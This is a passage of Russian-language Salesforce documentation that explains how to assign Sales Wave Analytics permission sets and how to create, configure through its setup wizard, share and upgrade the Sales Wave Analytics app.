b. Выберите только полномочия «Использование шаблонных приложений Wave Analytics» и «Доступ к шаблонам и приложениям Sales Cloud» и нажмите кнопку **Сохранить**. Вы успешно создали набор полномочий, который дает пользователям право просматривать панели мониторинга и наборы данных Sales Wave Analytics. Этот набор

можно назначать пользователям, как описано в подразделе Назначение наборов полномочий Sales Wave на странице 5157.

Вы построили дополнительные наборы полномочий из отдельных полномочий, включенных с помощью лицензии Sales Wave Analytics, с учетом потребностей пользователей вашей организации.

Назначение наборов полномочий приложения Sales Wave Analytics пользователям

Назначьте наборы полномочий одному или нескольким пользователям Sales Wave Analytics (по одному или группой), чтобы предоставить им доступ к приложению.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения набора полномочий пользователям:

- Назначение наборов полномочий

1. В меню «Настройка» в учетной записи администратора щелкните **Управление пользователями | Наборы полномочий**.
2. Внимание: Назначайте набор полномочий управления Sales Wave Analytics выборочно, поскольку он дает пользователям право администрировать Sales Wave Analytics, т. е. создавать, редактировать и удалять приложение. Набор следует назначать только тем пользователям, что администрируют или управляют приложением.

   Щелкните нужный набор полномочий для назначения пользователям. Если вы следовали инструкциям из раздела Enable Wave Analytics and Create Sales Wave Analytics Permission Sets на странице 5155 (Включение Wave Analytics и создание наборов полномочий приложения Sales Wave Analytics), выберите набор полномочий управления Sales Wave Analytics или просмотра Sales Wave Analytics.
3. Нажмите кнопку **Управление назначениями**, а затем — **Добавить назначения**.
4. Выберите пользователей, которым требуется управлять или использовать Sales Wave Analytics, и щелкните **Done** (Готово).

   При назначении набора полномочий пользователям Salesforce *автоматически присваивает* лицензию на набор полномочий *Sales Analytics Apps* этим пользователям.

Завершив эти действия, создайте приложение Sales Wave Analytics и предоставьте пользователям вашей организации общий доступ к приложению. После получения общего доступа пользователи смогут только просматривать панели мониторинга и наборы данных Sales Wave Analytics.

Создание и совместное использование приложения Sales Wave Analytics

Выполните данные этапы для быстрого создания приложения Sales Wave Analytics и определения важности данных Salesforce.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и управления приложениями Wave:

- Управление шаблонными приложениями Wave Analytics
- Изменение потоков данных Wave Analytics

Использование встроенного мастера конфигурации позволяет создавать приложение Sales Wave Analytics для определения желаемого способа просмотра данных о продажах. При необходимости удалите созданное приложение и повторите процесс создания. Рекомендуем просмотреть видеоролик Создание приложения Sales Wave, часть 1: Использование мастера конфигурации (Lightning Experience), в котором демонстрируется выполнение описанных действий.

1. Выполните вход в систему Salesforce.
2. Установите безопасность уровня полей Salesforce на странице 675, чтобы включить пользователя интеграции облака Wave Analytics для просмотра всех полей, которые вы хотели бы использовать в приложении. Пользователи интеграции запускают поток данных, и если у них нет правильных полномочий безопасности уровня полей, то поток данных может завершиться ошибкой.

a. Перейдите к установке, введите имя объекта (например, организации или обращения) в поле «Быстрый поиск» и нажмите клавишу «Ввод».

b. Щелкните имя нужного объекта.


c. В следующем окне показаны все поля для объекта. Перейдите к тому или тем, у которых необходимо редактировать параметры безопасности уровня поля.

d. Найдите пользователя интеграции облака Analytics, проверьте, видны ли нужные поля, и щелкните «Сохранить».

e. Повторите этапы для всех объектов с полями, которые хотите использовать.

f. Обновите кэш обозревателя.

3. Выберите **Wave Analytics** из меню Force.com в верхнем правом углу окна Salesforce.




4. Щелкните **«Создать»**, выберите **«Приложение»**, выберите **Sales Wave Analytics** и нажмите кнопку **«Продолжить»**, чтобы открыть мастер конфигурации. Мастер представляет последовательность страниц с вопросами и возможными ответами о данных Salesforce. Sales Wave Analytics индивидуализирует вопросы мастера на основе проверки данных организации. Приложение также предварительно выбирает стандартные ответы на вопросы и рекомендует ответы на некоторые из них.

   Прим.: Оригинальная версия приложения Sales Wave Analytics известна также под названием Sales Wave Analytics (Classic). Выберите этот шаблон для создания приложения с предыдущим набором панелей мониторинга согласно первоначальному проекту панелей мониторинга.

5. Исходя из нужного способа просмотра данных, выберите соответствующие ответы на вопросы мастера. Перейдите к разделу «Индивидуализация Sales Wave Analytics посредством мастера конфигурации», чтобы получить подробные инструкции по использованию мастера.

6. Перейдите к последнему вопросу мастера. Здесь вам будет предложено выполнить проверку с помощью Wave, чтобы убедиться в том, что выбранные ответы поддерживаются для ваших данных. Рекомендуем ответить «Да» и выполнить проверку: если организация не содержит требуемые данные, создание приложения невозможно. Если требуемые данные отсутствуют, Wave отобразит сообщение об ошибке с инструкциями. Внесите необходимые изменения в приложение Salesforce, обновите кэш обозревателя и вновь откройте мастер, чтобы закончить создание приложения.
7. Введите легко узнаваемое имя приложения.
8. Нажмите кнопку **«Создать»**. При этом запускается поток данных, на основе которого создается приложение и его активы (в том числе файл определения потока данных, наборы данных и панели мониторинга).
9. Процесс создания приложения занимает несколько минут. Можно проверить статус потока данных: откройте начальную страницу Wave, нажмите значок меню в форме шестеренки в правой верхней части страницы, выберите «Отслеживание данных». Затем выберите «Просмотр потока данных» в раскрывающемся меню в верхнем левом углу экрана и просмотрите приложение.
10. Если вы предпочитаете изменить ответы после просмотра панелей мониторинга, щелкните ссылку приложения «Сброс» с левой стороны начальной страницы приложения. Функция сброса доступна только после перехода на последнюю версию приложения. См. Обновление приложения Sales Wave Analytics на странице 5165.



После щелчка **Сброс приложения** открывается мастер конфигурации, показывающий ответы, выбранные при создании приложения. Выберите новые ответы и нажмите «Сбросить» на последней странице мастера. Sales Wave создает ваше приложение повторно с использованием новых параметров. Функцию сброса также можно использовать для восстановления удаленных панелей мониторинга.

Важное замечание: Сброс приложения удаляет все настройки панелей мониторинга, включая поля или объекты, добавленные к потоку данных, а также включенные действия или изменения в параметрах безопасности, цветах и метках панелей мониторинга. При выполнении каких-либо настроек сохраняйте копии файла определения потока данных или панелей мониторинга. Это позволит вам перенести их в приложение после сброса.

11. Можно также удалить приложение и начать процесс создания заново. Для удаления наведите курсор на значок приложения и нажмите «Удалить». Затем нажмите «Да» для подтверждения удаления всех активов, связанных с этим приложением.

Прим.: Если приложение было удалено, Wave не сохранит ответы, выбранные при создании этой версии приложения. Вам придется выполнить этапы мастера конфигурации заново. Если желаете использовать

выбранные вами ответы повторно, удаляйте предыдущую версию приложения только после того, как создадите его заново.

12. После создания приложения его можно использовать совместно с другими пользователями организации. Общий доступ предоставляется только пользователям, обладающим полномочиями «Использование шаблонных приложений Wave Analytics» и «Доступ к шаблонам и приложениям Sales Cloud Analytics». (Дополнительные сведения о полномочиях для приложения Sales Wave см. в разделе «Настройка полномочий Salesforce для приложения Sales Wave). Для совместного использования приложения наведите курсор на значок вновь созданного приложения, нажмите **«Общий доступ»**. Введите имена участников группы, затем нажмите **«Добавить»** и **«Сохранить»**.

При отслеживании планов продаж на уровне пользователя обновите набор данных «План продаж (Цель)», созданный вместе с приложением, до просмотра данных. См. раздел «Обновление набора данных "План продаж (Цель)" приложения Sales Wave Analytics».

Сразу после создания приложения панели мониторинга Sales Wave Analytics показывают номер, связанный с именем роли в иерархии. Чтобы увидеть имя лица, ответственного за эту роль, можно обновить значение роли, внося изменения в соответствующие наборы данных файла расширенных метаданных (XMD). Подробные сведения см. в разделе «Интеграция Sales Wave Analytics с Salesforce».

СМ. ТАКЖЕ:

Индивидуализация интерфейса Sales Wave Analytics посредством мастера конфигурации

Обновление приложения Sales Wave Analytics

Индивидуализация интерфейса Sales Wave Analytics посредством мастера конфигурации

Мастер конфигурации Sales Wave Analytics позволяет создавать приложения и настраивать способ просмотра данных Salesforce, удобный для пользователя.


При создании приложения Sales Wave встроенный конфигуратор выполняет проверку данных организации и на основе этих данных отображает последовательность вопросов и два типа ответов на них, рекомендуемые и по умолчанию. Список вопросов и ответы по умолчанию зависят от данных организации. От ваших ответов будет зависеть то, как пользователи будут просматривать данные по продажам на панелях мониторинга Sales Wave Analytics. Исходя из способа использования данных Sales Cloud в организации, выберите соответствующие ответы, позволяющие повысить эффективность и полезность панелей мониторинга.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и управления приложениями Wave:

- Управление шаблонными приложениями Wave Analytics
- Изменение потоков данных Wave Analytics

Вначале в мастере открываются две страницы с базовыми вопросами о том, как ваша организация использует объекты Salesforce «Организации» и «Возможности». В одном из вопросов про объект «Возможности» вас спросят, используете ли вы объект «Продукт». Если ответом будет «да», появится страница с вопросами о том, как вы используете объект «Продукты». Следующие несколько страниц призваны улучшить работу Sales Wave Analytics посредством дополнительных данных. На последней странице можно выполнить проверку с помощью Sales Wave Analytics, чтобы убедиться в том, что выбранные ответы поддерживаются для ваших данных.



Мастер содержит инструкции по выбору подходящих ответов, и множество вопросов являются самоочевидными. Вот ответы по использованию мастера, включая сведения о том, как отвечать на более сложные вопросы.

Общие рекомендации

Следуйте данным рекомендациям для получения наилучшего результата от использования мастера.

- **Большинство вопросов имеют раскрывающийся список ответов с полями из объектов Salesforce.** Списки включают стандартные поля Salesforce, а также настраиваемые поля, которые вы определили для объекта. Отвечайте на вопросы, выбирая вариант из показанных полей. Для большинства вопросов такого типа можно выбрать только одно поле, в некоторых можно выбрать несколько вариантов.
- **Поле из объекта можно выбрать только раз.** Выбранное поле больше не будет доступно в качестве возможного ответа на другие вопросы.
- **В других вопросах ответами будут «да/нет», вариант из набора, вводимый текст.**
- **Для вопросов, помеченных звездочкой (*), ответ является обязательным.**
- **Если давать ответы по умолчанию, то результатом будет полезный набор панелей мониторинга.** Если вы не уверены в том, какой следует выбрать ответ, используйте тот, что был выбран изначально. Для некоторых вопросов нет предварительно выбранных ответов. В таком случае Sales Wave Analytics напомнит о том, что следует выбрать ответ. Если результат вас не удовлетворил, удалите созданное приложение и создайте его снова.

- **С помощью параметров мастера контролируется лишь часть приложения, такая как фильтры, применяемые в панелях мониторинга.** Мы спроектировали приложение так, чтобы вы сразу получали результаты аналитики, не затрачивая множество усилий со своей стороны.
- **Только некоторые ответы имеют смысл в контексте вопроса.** Раскрывающиеся списки ответов содержат множество полей, но только некоторые имеют смысл для вашего приложения. Например, маловероятно, что вы будете фильтровать данные объектов «Организаций» об «URL-адресе фотографии», даже если объекты содержат такое поле.

Страница 1: устанавливает, как в Sales Wave Analytics отображаются данные организаций

Вопросы на этой странице дают возможность определить, как Sales Wave Analytics фильтрует данные клиентов, источники для новых бизнес-процессов и географические данные. Ответы на все вопросы являются обязательными.

- Вопрос 3. Вопрос о поле из объектов «Организаций», которые вы используете для отслеживания того, является ли организация новым бизнесом. Это один из способов, которым приложение Sales Wave Analytics фильтрует новые бизнес-данные. Второй способ — поле в объекте «Возможности», которое вы выберете на Странице 2.
- Вопрос 4. Вопрос о способе просмотра географических данных. Можно выбрать либо горизонтальную диаграмму или стандартную карту страны, либо карту мира.
- Вопрос 5. Вопрос о поле из объектов «Организации», которое Sales Wave Analytics будет использовать в качестве основного фильтра для географических данных. Если вы указали мировую карту в Вопросе 4, обязательно выберите поле, содержащее сведения о стране. Если вы указали карту страны, выберите поле, содержащее сведения о регионе.

Страница 2: устанавливает, как в Sales Wave Analytics отображаются данные о возможностях

Вопросы на этой странице помогут определить, как Sales Wave Analytics фильтрует данные о возможностях. Здесь также необходимо предоставить сведения об использовании объекта «Возможности» в организации. Ответы на все вопросы являются обязательными.

- Вопрос 2. Позволяет указать второй способ фильтрации в приложении Sales Wave Analytics новых бизнес-данных. Первый определяется на Странице 1, в Вопросе 3.
- Вопрос 5. Вопрос, отслеживаете ли вы продукты на уровне возможностей. Если это так, ответьте «Да», и мастер Sales Wave Analytics покажет отдельную страницу с вопросом о том, как вы используете объект «Продукты».

Страница 3: устанавливает, как в Sales Wave Analytics отображаются данные о продуктах

Эта страница отображается только в том случае, если вы ответили «да» на вопрос с предыдущей страницы — отслеживаете ли вы продукты. Если вы ответили «нет», то попадете сразу на Страницу 4 и эта страница не будет отображена. Эти вопросы помогут определить, как Sales Wave Analytics фильтрует данные о продуктах.

Страница 4: Улучшение наборов данных и панелей мониторинга

На этой странице перечислены вопросы о разных, но важных аспектах того, как в приложении Sales Wave Analytics используются и отображаются данные. Сюда относятся вопросы о дате начала финансового года, параметрах безопасности, группах потенциальных клиентов и типах записей. Ответы на все вопросы являются обязательными.

- Вопрос 2. Большинство организаций хранят данные о планах продаж группы сбыта в инструменте за пределами Salesforce. Если вы хотите импортировать эти данные, чтобы они отображались на панелях мониторинга Sales Wave Analytics, выберите «Да». Затем нужно будет импортировать ранее созданный CSV-файл с данными о планах продаж. См. раздел «Обновление набора данных "План продаж (Цель)" приложения Sales Wave Analytics».
- Вопрос 3. Позволяет управлять доступом пользователя к данным Sales Wave Analytics. Вот имеющиеся варианты.

  - Вариант 1 форсирует Иерархию ролей Salesforce на странице 698, это значит что пользователи смогут видеть данные только в объектах «Возможности» и «Организации», которыми владеют либо они, либо их подчиненные.
  - Вариант 2 включает сравнительный анализ для команды. Этот вариант позволяет пользователям смотреть данные в объектах «Возможности» и «Организации», которыми владеют они или их подчиненные (совпадает с вариантом 2). Также пользователи могут смотреть данные из объектов «Возможности» и «Организации», которыми владеют другие люди на том же уровне иерархии ролей.
  - Вариант 3 разрешает всем пользователям смотреть все данные Sales Cloud независимо от роли.
- Вопрос 4. Позволяет управлять обработкой данных группы, работающей с организациями на странице 1458 в приложении Sales Wave Analytics. Ниже представлены варианты.
  - Вариант 1 позволяет добавлять в наборы данных дополнительные данные группы, работающей с организациями.
  - Вариант 2 позволяет добавлять в наборы данных дополнительные данные группы, работающей с организациями, и разрешать участникам группы просматривать записи всех участников группы (не только свои).
  - Вариант 3 позволяет исключить из наборов данных дополнительные данные группы, работающей с организациями.
- Вопрос 5. Позволяет управлять обработкой данных группы потенциальных клиентов на странице 1965 в приложении Sales Wave Analytics. Ниже представлены варианты.
  - Вариант 1 позволяет добавлять дополнительные данные группы потенциальных клиентов в наборы данных.
  - Вариант 2 позволяет добавлять дополнительные данные группы потенциальных клиентов в наборы данных и разрешать участникам группы просматривать записи всех участников группы (не только свои).
  - Вариант 3 позволяет исключить дополнительные данные группы потенциальных клиентов из наборов данных.
- Вопросы 6 и 7 позволяют добавлять типы записей из объекта «Возможности» в Sales Wave Analytics и указывать типы записей для включения.
  - Вопрос 6. Ответьте «Да», чтобы добавить фильтр для типа записи «Возможность» на панель мониторинга. Если вы ответили «Да», ответьте на вопрос 7.
  - Вопрос 7. Если вы ответили «Да» на вопрос 6, выберите типы записей «Возможность», которые следует добавить. Чтобы добавить *все* типы записей, оставьте поле ответа пустым. При выборе одного или нескольких типов записей Sales Wave Analytics добавляет на панель только эти типы записей и *игнорирует не выбранные*.

Страница 5: Импорт дополнительных данных объектов «Организации» и «Возможности»

Вопросы на этой странице позволяют добавить в наборы данных данные из полей «Организации» и «Возможности». После импортирования данных их можно будет посмотреть в панели мониторинга, сначала изменив их с помощью пользовательского интерфейса или изменив JSON панели мониторинга. Последовательно задаются вопросы о полях, включая меры (это числовые значения), и измерениях (это значения, выраженные словами). Все вопросы являются необязательными.

Страница 6: Добавление объектов

Выберите дополнительные объекты Salesforce, анализ которых требуется выполнить посредством Sales Wave Analytics.

Страница 7 и 8. Добавление полей из объектов, указанных на странице 6

Добавление полей к наборам данных, создаваемых Sales Wave Analytics согласно ответу на вопрос, приведенный на Странице 6. Можно выбрать меры (числовые поля) и измерения (текстовые поля) из объектов, указанных на Странице 6.

Страница 9: Проверка данных организации

Перейдите к последнему вопросу мастера. Здесь вам будет предложено выполнить проверку с помощью Wave, чтобы убедиться в том, что выбранные ответы поддерживаются для ваших данных. Рекомендуем ответить «Да» и выполнить проверку: если организация не содержит требуемые данные, создание приложения невозможно. Если требуемые данные отсутствуют, Wave отобразит сообщение об ошибке с инструкциями. Внесите необходимые изменения в приложение Salesforce, обновите кэш обозревателя и вновь откройте мастер, чтобы закончить создание приложения.

СМ. ТАКЖЕ:

Создание и совместное использование приложения Sales Wave Analytics

Обновление приложения Sales Wave Analytics


Обновляйте приложение каждый раз после выхода новой версии. Так вы сможете пользоваться новейшими функциями Sales Wave Analytics.

Надпись в верхней части начальной страницы приложения укажет вам на выход новой версии. Также предоставляется ссылка на дополнительные сведения о выпуске. В левом столбце начальной страницы, прямо под названием приложения также имеется ссылка с приглашением начать процесс обновления.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и управления приложениями Wave:

- Управление шаблонными приложениями Wave Analytics
- Изменение потоков данных Wave Analytics




Ниже рассматривается способ обновления приложения.

1. Щелкните ссылку «Что нового» в надписи или ссылку «Доступна новая версия» в левом столбце начальной страницы приложения.
2. В верхней части открывшейся страницы можно ознакомиться со сведениями о новой версии. В нижней части страницы находятся следующие кнопки. **«Обновить текущее приложение»** и **«Создать новое приложение»**.
3. Наведите курсор на кнопки, чтобы узнать об их действии. При нажатии кнопки **«Обновить текущее приложение»** текущее приложение и все его активы будут заменены приложением новой версии. При этом также будут удалены все настройки, включая новые поля или объекты, добавленные вами в поток данных, или изменения, внесенные в параметры безопасности, а также цвета и метки панелей мониторинга. При нажатии **«Создать новое приложение»** создается дополнительная копия текущего приложения на базе новой версии. Решите, какой вариант соответствует вашим обстоятельствам, и нажмите соответствующую кнопку.
4. Внимание: Если вы настраивали приложение, нажмите кнопку **«Создать новое приложение»** вместо **«Обновить текущее приложение»**, чтобы создать копию приложения на основе новой версии. При этом сохраняется текущая версия и все настройки, которые можно вручную скопировать в новую версию приложения.

   При нажатии кнопки **«Обновить текущее приложение»** отображается экран с предупреждением о том, что при обновлении текущее приложение будет перезаписано, а все выполненные вами настройки стерты. Если вы согласны, установите флажок и нажмите **«Продолжить»**. Если нет, нажмите **«Назад»** для возврата на предыдущий экран. При нажатии кнопки **«Продолжить»** отобразится мастер конфигурации. Перейдите к шагу 6.

5. При нажатии кнопки **«Создать новое приложение»** отобразится мастер конфигурации. Предупреждения не будет, поскольку текущее приложение не перезаписывается и все выполненные настройки сохраняются.
6. Мастер конфигурации предварительно загружается с параметрами, выбранными во время последнего использования мастера. Можно сохранить или изменить эти параметры. Пройдите все страницы мастера.
7. Как только вы завершите выполнение мастера, Wave покажет экран со списком активов, на которые повлияет обновление. Изучите экран, чтобы понять, сколько наборов данных, панелей мониторинга и панелей Lens будет изменено, удалено или добавлено после обновления. Также там будет показано, как будут изменены затронутые активы — будь то изменение данных или внешний вид. На том же экране есть вариант загрузить файл с кодом изменений, внесенных в приложение. Если вы меняли приложение, загрузите и сохраните файл, чтобы затем скопировать и вставить код изменений в обновленную версию.
8. *Только обновление*: Если вы обновляете приложение, нажмите кнопку **Обновить текущее приложение**. Помните, это перезапишет все внесенные изменения. Вы также можете нажать кнопку **Назад**, чтобы вернуться к мастеру конфигурации и поменять принятые решения, или нажать кнопку **X** в правом верхнем углу, чтобы отменить операцию.
